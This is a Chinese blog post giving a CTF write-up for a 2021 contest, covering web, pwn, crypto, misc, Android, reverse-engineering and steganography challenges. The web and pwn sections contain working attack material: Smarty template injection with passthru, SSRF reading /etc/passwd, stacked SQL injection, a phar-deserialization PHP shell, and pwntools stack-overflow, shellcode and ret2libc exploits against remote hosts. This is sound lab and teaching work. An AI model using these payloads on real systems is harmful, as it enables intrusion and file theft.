[WRITEUP]第一届四叶草网络安全学院牛年CTF大赛WRITEUP

原创

Y4tacker 于 2021-02-26 10:04:15 发布 2170 收藏 5

分类专栏： # 比赛WP总结 # Web # 训练打卡日记

本文链接：https://blog.csdn.net/solitudi/article/details/114115801


比赛WP总结 同时被 3 个专栏收录

17 篇文章 2 订阅

订阅专栏


Web

96 篇文章 15 订阅

订阅专栏


训练打卡日记

67 篇文章 2 订阅

订阅专栏


文章目录

前言

被师傅们带飞了师傅们辛苦了！

解题情况战队排名

答题情况



Web

WebGET

首先传?flag=1，发现似乎是smarty，

测试{$smarty.version}，

成功过滤cat，用tac发现是smarty注入简单了

那就flag={if passthru(“tac fl*”)}{/if}

即可获得flag

WEBsite

首先打开页面看到接收url参数，是ssrf考点

测试发现是只能http[s]□/开头，然后尝试302跳转，自己vps上面开启，

发现居然可以得到`<?php header("Location:file///etc/passwd");`

之后`/etc/httpd/conf/httpd.conf`发现有两个网站分别在80和8080端口，之后读取8080发现是反序列化的题目，

```
<?php
class copy_file{
 public $path = 'upload/';
 public $file="yy.php";
 public $url='http://127.0.0.1:80/?url=http://120.xxxx56/1.txt';
}
echo urlencode(serialize(new copy_file()));
?>
```

传入参数之后访问，获得flag

StAck3d 1nj3c

发现过滤太多了，from，or，等等还有长度限制，

之后拼接1;show tables%23得到堆叠注入

传入1;SHOW PROCESSLIST%23显示哪个线程正在运行

得到结果`Array ( [0] => 1 ) Array ( [0] => 52 [1] => root [2] => localhost [3] => CTF [4] => Query [5] => 0 [6] => logging slow query [7] => SHOW PROCESSLIST#||flag from Flag )`

突然想到了在oracle 缺省支持 通过 ‘ || ’ 来实现字符串拼接。但在mysql 缺省不支持。需要调整mysql 的sql_mode模式：pipes_as_concat 来实现oracle 的一些功能。

因此得到payload`query=1;set sql_mode=PIPES_AS_CONCAT;select 1`

file manager

打开题目Hello，F12后发现隐藏信息有write，dir，unlink，upload用了dir发现sandbox下面有code.html，

之后访问http://739c3f33.yunyansec.com/sandbox/code.html发现代码，再结合开始界面，有个unlink，很容易想到是phar反序列化

构造

```
`<?php
$path = "./sandbox/";
class game {
        public $file_name='5.php';
        public $content = "<?=`cat /flag`;";
    }
@unlink("phar.phar");
$phar = new Phar("phar2.phar");
$phar -> startBuffering();
$phar -> setStub("<?php __HALT_COMPILER();?>");
$o = new game();
$phar -> setMetadata($o);
$phar -> addFromString("test.txt","test");
$phar -> stopBuffering()`
```

用burp发包upload以后

在http://739c3f33.yunyansec.com/index.php?m=unlink

post数据file=phar://./sandbox/5.jpg

之后访问http://739c3f33.yunyansec.com/5.php即可获得flag

PWN

pwn1

这是个栈溢出把打印的函数地址写到返回地址就行了

```
from pwn import *
# p = process('./pwn.pwn')
p = remote('129.226.4.186', 10000)
payload = b'a'*0x48 + b'b'*4 + p32(0x804856d) + p32(0)
p.sendline(payload)
p.interactive()
//flag{happynewuerae2021}
```

pwn2

写shellcode，改got为shellcode的地址

```
from pwn import *
context.log_level = 'debug'
context.arch = 'amd64'

# p = process('./pwn2')
p = remote('129.226.4.186', 10001)
elf = ELF('./pwn2')

p.recv()
p.sendline(asm(shellcraft.sh()))

p.recvuntil('hzwz?\n')
p.sendline(str(elf.got['puts']))
p.recvuntil('know: ')
p.sendline(p64(0x601080))
p.interactive()
```

pwn3

```python
from pwn import *
context.log_level = 'debug'
context.arch = 'amd64'

# p = process('./pwn3')
p = remote('129.226.4.186', 10002)
elf = ELF('./pwn3')

p.recvuntil('something: ')
p.sendline(hex(elf.got['read'])[2:])
p.recvuntil('something: ')
read = int(p.recvuntil('\n')[:-1])
log.info('read: ' + hex(read))
libc = read - 0x0f7310
system = libc + 0x0453a0
binsh = libc +  0x18ce17
rdi = 0x0000000000400803
payload = b'a'*0x30 + p64(0xdeadbeaf) + p64(rdi) + p64(binsh) + p64(system)
p.recvuntil('code: ')
p.sendline(payload)

p.interactive()
//flag{qiudalaoqingnuewpn}
```

加密解密

独家加密

是java写的算法，我们直接将加密flag后为：Q[VPLDRTwQBF^YJ 在进行一次加密

```java
package sample;

import java.nio.charset.Charset;
public class DeEnCode {
    private static final String key0 = "2021.2.26";
    private static final Charset charset = Charset.forName("UTF-8");

    private static byte[] keyBytes = key0.getBytes(charset);

    public static String encode(String enc) {
        byte[] b = enc.getBytes(charset);
        for (int i = 0, size = b.length; i < size; i++) {
            for (byte keyBytes0 : keyBytes) {
                b[i] = (byte) (b[i] ^ keyBytes0);
            }
        }
        return new String(b);
    }

    public static void main(String[] args) {
        System.out.print(encode("Q[VPLDRTwQBF^YJ"));
        //flag{sec@fuqin}
    }
}
```

凯撒大帝用MD5三步跨栏套娃

首先用7zip打开发现sec.txt下面还有个sec文件

```
GM4TGNRTGM3DMNRWGM2TGNRTGUZTCNRUGM4DGNZWGQ3DMMZSGM3DGNJWG4ZTIMZXGM2DMNZTHAZTKNRXGM4TMOJTGQZTEMZVGM4TGMI=
```

打开感觉是base家族的编码

依次base32

```
39363366663536353164383764663236356734373467383567396934323539 31
```

base16解出一串32位的字符串

```
963ff5651d87df265g474g85g9i42591
```

发现32位直接md5没结果，结合题目凯撒大帝三步跨栏，猜测凯撒密码栏数是3，得到

```
963cc5651a87ac265d474d85d9f42591
```

在线md5解密为sec2021，得到flag{sec2021}

抚琴的RSA

```
import gmpy2
from Crypto.Util.number import *
from binascii import a2b_hex,b2a_hex

flag = "*****************"

c = 382309913162293996518235675906923010600446204121917377646323846805462562284515182388429652213947118483378324
594438444468894683621541882148407367446578858589438101776758719911114666531582571911396056999163473082949956645 3
028081685048274053060225455912375912110633835922024263777591902693356332606944942439 1192
p = 288057917712602594868569027290204386866703544412962471482078628360646578497353436182070981639017872873685697
684725213446355673342993567600805074546402070 03
q = 159918469709932133220726269015607499326863257664034048640233418107353192490663709160906409262190793688455104
440314003222291477716829611324204818973628431 99
e = 354611102441307572056572181827925899198345350228753730931089393275463916544456626894245415096107834465778409
532373187125318554614722599301791528916212839368121066035541008808261534500586023652767712271625785204280964688 0
046803283001248496804771053025193773700925781078271168213918262109723203776149675478276 19
n=p*q
phi=(p-1)*(q-1)

d=int(gmpy2.invert(e,phi))
m=pow(c,d,n)

print(m)
```

另类的RSA

先在线网址分解一下n得到pq

```
import gmpy2
e=31
q=59
p=61
d=gmpy2.invert(e,(p-1)*(q-1))
print d

//flag{3031}
```

hello CPY

```
rand = 2
k = [4, 96, 14, 96, 3, 96, 5, 96, 9, 112, 4, 48, 7, 48, 3, 48, 0, 48, 0, 96, 6, 96, 6, 48, 1, 48, 6, 96, 11, 48,
 1, 96, 3, 96, 3, 96, 4, 48, 7, 96, 2, 48, 0, 48, 1, 96, 11, 48, 11, 48, 2, 48, 0, 96, 2, 48, 3, 96, 10, 48, 0,
48, 4, 48, 7, 48, 0, 48, 6, 96, 1, 96, 3, 96, 15, 112]
flag = ''
for i in range(len(k)/2):
    flag += chr((k[2*i]^2)+k[2*i+1])
print flag

//flag{6512bd43d9caa6e02c990b0a82652dca}
```

MISC

LSP们冲啊


拿到zip，发现存在密码，进一步发现存在5个三字节的txt文件，不难想到crc碰撞，之后zsteg一把梭就行了下面是用到的脚本

```
import binascii
import string
strings = string.printable
pwd = [''] * 5
crcs = [0x07d3f356, 0xd878a99d, 0x4e25a843, 0x6e16e99d, 0x549248b9]
for a in strings:
    for b in strings:
        for c in strings:
            crc = binascii.crc32((a + b + c).encode())
            for i in range(5):
                if (crc & 0xFFFFFFFF) == crcs[i]:
                    pwd[i] = a+b+c
for i in pwd:
    print(i, end='')
```


拿到密码后，解压得到png，根据题目lsp不难想到lsb隐写，zsteg一下，拿到flagflag{bf2bc2545a4a5f5683d9ef3ed0d977e0}

Here are three packages!

开局里面给个意义不明的



不知道是啥，直接跑爆破，获得密码：956931011获得第二个包，同样意义不明



反复测试得知是字数统计排序，撰写脚本

```
dic=dict()
d={}
s=set()
s='fk{hbeawfikn .l;jsg[op{ewhtgfkjbarASPUJF923U5 RJO9key3Y2905-RYHWEIOT{YU2390IETGHBF{}FUJse{ikogh{bwieukeyyjvgb
"akkeysyh{k;yhweaukyeyoitgbsdakey{jg89gS}OYHqw8{}9ifgbDFHIOGHJ{fbiosGFBJKSgbfuiyoEGJWEbfv}yek'
d=dict()
for x in s:
    if x not in d.keys():
        d[x]=1
    else:
        d[x]=d[x]+1
print(sorted(d.items(), key = lambda i:i[1],reverse=True))
```

```
PS Z:\脚本库> python .\统计.py
[('k', 12), ('e', 11), ('y', 11), ('{', 10), ('b', 9), ('g', 9), ('f', 7), ('i', 7), ('J', 6), ('9', 6), ('h', 5), ('a
', 5), ('w', 5), ('s', 5), ('o', 5), ('F', 5), ('H', 5), ('j', 4), ('U', 4), ('O', 4), ('Y', 4), ('E', 4), ('G', 4), (
'}', 4), ('S', 3), ('2', 3), ('3', 3), ('I', 3), ('u', 3), (' ', 2), (';', 2), ('t', 2), ('5', 2), ('R', 2), ('0', 2),
 ('W', 2), ('T', 2), ('B', 2), ('v', 2), ('8', 2), ('n', 1), ('.', 1), ('l', 1), ('[', 1), ('p', 1), ('r', 1), ('A', 1
), ('P', 1), ('-', 1), ('"', 1), ('d', 1), ('q', 1), ('D', 1), ('K', 1)]
PS Z:\脚本库>
```

反复测试进行再次排序，次数都为4的不要，即可获得key{bgfi9JaFHhosw}

解密获得包3tip3.txt

测试为零宽隐写，然还white脑测是snow，


```
PS Z:\hack\snwdos32> .\SNOW.EXE -C -p Zero-Width .\white.txt
flag{e3e1cd2fa790e0b35795ef3b2ab3992b}
PS Z:\hack\snwdos32>
```


牛气冲天

开局伪加密

，解压获得cattle.jpg以及zip，

```
steghide: could not extract any data with that passphrase!
root@ubuntu-virtual-machine:/home/ubuntu/桌面# steghide extract -sf cattle.jpg
Enter passphrase:
wrote extracted data to "2.txt".
root@ubuntu-virtual-machine:/home/ubuntu/桌面# steghide extract -sf 2.
```

脑洞密码就是文件名



，

获得密码，解压zip，获得png，改高度获得flag

移动安全

android1

app进行了梆梆加固，开始准备环境安装dump dex，准备完开始安装app发现报错。

后面才发现了是因为app没有签名，

签上名后还要注意：安装时带上-t选项。原因：

Android Studio 3.0会在debug apk的`manifest`文件`application`标签里自动添加`android:testOnly="true"`属性。

成功安装程序，打开提示资源文件，进而从values的string.xml中找到flag。

flag{1FF9B2CCB90A2D943DBAA072DF0A279C}

android2

输入正确的账号和密码

提示解密：TY_CMIQVK][E。


而程序中正好有一个解密的类实例化了但是没有用，所以考虑时解密函数。

```
#include <stdio.h>
#include <string.h>

char enc[] = "^TY_C^MIQVK][E";
char s[] = "2021.1.19";

int main(void)
{
    int i = 0, j = 0;

    for(i = 0; i < strlen(enc); i++)
    {
        for(j = 0; j < strlen(s); j++)
            enc[i] ^= s[j];
    }

    puts(enc);
}
//flag{fuqinsec}
```

Re

re1

upx脱壳后，c++的stl模块，就一个比较：



flag值hj4ppynewyear2021

re2

```
int __cdecl main_0(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  int v4; // eax

  dword_42537C = 123400 * strlen(a1234567890) + 31415926;
  v3 = sub_4113BB(std::cout, "plz input your key");
  std::ostream::operator<<(v3, sub_411573);
  std::istream::operator>>(std::cin, &dword_425380);
  if ( dword_425380 == dword_42537C )
    v4 = sub_4113BB(std::cout, "right");
  else
    v4 = sub_4113BB(std::cout, "wrong");
  std::ostream::operator<<(v4, sub_411573);
  return 0;
}
```

ida 打开

```
.data:0042500F                  db    0
.data:00425010 a1234567890      db '1234567890',0       ; DATA XREF: _main_0+23↑o
.data:0042501B                  db    0
.data:0042501C                  db    0
.data:0042501D                  db    0
.data:0042501E                  db    0
```

dword_42537c 和下面输入的进行比较，只需要把那个得到就可以了. 直接计算

```
>>> 123400 * len('1234567890') + 31415926
32649926
>>>
```

getflag32649926

隐写

在屋子上的小姐姐

binwalk图片，

获得提示八位数字，

听说flag是八位有效阿拉伯数字猜测是日期，

结合图片日期即可获得

flag{20200606}

问卷调查

填写了就有flag{698d51a19d8a121ce581499d7b701668}